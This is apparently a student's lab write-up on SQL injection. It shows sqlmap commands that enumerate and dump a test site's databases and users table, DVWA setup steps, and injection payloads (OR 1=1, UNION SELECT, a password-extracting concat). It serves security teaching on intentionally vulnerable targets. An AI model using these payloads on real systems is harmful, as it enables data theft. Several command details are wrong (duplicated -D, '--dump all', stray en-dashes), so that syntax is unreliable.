

**Lab Practical #5:**

[**Study SQL injection and perform SQL injection using DVWA .**](https://darshanums.in/StudentPanel/LMS/LMS_Content_ViewDetailedForStudent.aspx?ContentID=6iEXl0ZNKIw=)


* SQL injection:
  + **SQL Injection** is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access.
  + A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.
  + SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands. SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, or become administrators of the database server.
  + SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.
  + The severity of SQL Injection attacks is limited by the attacker’s skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. In general, consider SQL Injection a high impact severity.
* Steps to Perform SQL Injection Using DVWA:
  + Sqlmap:
    - sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.
    - Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB, FrontBase, Raima Database Manager, YugabyteDB, Aurora, OpenGauss, ClickHouse and Virtuoso database management systems.
  + For retrieve all databases name from URL below command is used
    - sudo sqlmap -u URL --dbs --batch
    - The above command contains following parameters : o -u URL: Specifies target URL
    - --dbs: This will return all databases list from given URL o --batch: Runs sqlmap in non-interactive mode, accepting default answers for prompts.
    - Ex- sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs –batch



* For retrieve all tables from specific database from URL below command is used • sudo sqlmap -u URL -D database-name --tables --batch
  + The above command contains following parameters : o -u URL: Specifies target URL o -D databse-name: Indicates the name of the database you want to focus on after identifying it.
  + –tables: Lists all the tables within the specified database.
  + --batch: Runs sqlmap in non-interactive mode, accepting default answers for prompts.
    - Ex- sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables –batch




* For retrieve all columns name and datatype for specific table for specific database from URL below command is used •
  + sudo sqlmap -u URL -D database-name -T table-name –columns –batch
  + The above command contains following parameters :
  + -u URL: Specifies target URL o -D databse-name: Indicates the name of the database you want to focus on after identifying it.
  + -T table-name : Specifies the table name within the database to examine
  + --columns : Lists the column names in the specified table.
  + --batch: Runs sqlmap in non-interactive mode, accepting default answers for prompts.
  + Ex- sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns –batch.



* For retrieve all data from specific column for specific database table from URL below command is used
  + sudo sqlmap -u URL -D database-name -D database-name -T table-name -C column name --dump
  + The above command contains following parameters :
  + -u URL: Specifies target URL
  + -D databse-name: Indicates the name of the database you want to focus on after identifying it. –tables: Lists all the tables within the specified database.
  + -T table-name : Specifies the table name within the database to examine
  + -C column-name: Specifies the column(s) within the table to extract.
  + --dump: Extracts (dumps) the data from the specified column.
  + Ex- sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname –dump.



* For dump all database table entries from URL below command is used
  + sudo sqlmap -u URL -D database-name -D database-name -T table-name –dump all --batch
  + The above command contains following parameters :
  + -u URL: Specifies target URL
  + -D databse-name: Indicates the name of the database you want to focus on after identifying it.
  + -T table-name : Specifies the table name within the database to examine
  + --dump all: Extracts all data from the specified table.
  + Ex- sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump all –batch.



**DVWA:**

**Setup DVWA**

**Step 1: Install DVWA**

1. Open a terminal in Kali Linux.

2. Install Apache and PHP:

3. sudo apt update

4. sudo apt install apache2 php php-mysqli unzip

5. Download DVWA:

6. git clone https://github.com/digininja/DVWA.git

7. Move DVWA to the web server root directory:

8. sudo mv DVWA /var/www/html/

9. Set appropriate permissions:

10. sudo chown -R www-data:www-data /var/www/html/DVWA

11. sudo chmod -R 755 /var/www/html/DVWA

12. Create a database for DVWA:

o Start MySQL:

o sudo service mysql start

o Log in to MySQL:

o mysql -u root -p

o Execute the following commands in MySQL:

o CREATE DATABASE dvwa;

o CREATE USER 'dvwauser'@'localhost' IDENTIFIED BY 'password';

o GRANT ALL PRIVILEGES ON dvwa.\* TO 'dvwauser'@'localhost';

o FLUSH PRIVILEGES;

o EXIT;

13. Configure DVWA:

o Edit the config.inc.php file in DVWA:

o sudo nano /var/www/html/DVWA/config/config.inc.php

o Update the database credentials:

o $\_DVWA = array();

o $\_DVWA['db\_server'] = '127.0.0.1';

o $\_DVWA['db\_database'] = 'dvwa';


o $\_DVWA['db\_user'] = 'dvwauser';

o $\_DVWA['db\_password'] = 'password';

14. Start Apache:

15. sudo service apache2 start.

* Performing SQL Injection Step 1: Access DVWA
* 1. Open a browser and navigate to:
* 2. <http://localhost/DVWA>
* 3. Log in using the default credentials: o Username: admin o Password: password
* 4. Set the Security Level to Low in the DVWA Security tab.



Step 2: SQL Injection on Login Page

1. Navigate to the SQL Injection tab in DVWA.

2. Use the following SQL payload in the input box:

o For example:


o ' OR 1=1 #

o Explanation:

* ' closes the SQL query.
* OR 1=1 always evaluates to true.
* --comments out the rest of the query.

3. Click Submit and observe the results.

4. Capture the bypassed login or displayed data as a result of the injection.



Step 3: Extracting Data

1. Use an injection to fetch data:


2. ' UNION SELECT null, database() --

* Purpose: Displays the database name.

3. Further queries can be used to enumerate tables and columns:

4. ' UNION SELECT null, table\_name FROM information\_schema.tables

5. Show the database name or extracted data.



6. 'and 1=0 union select null,concat(first\_name,0x0a,last\_name,0x0a,password) from users#

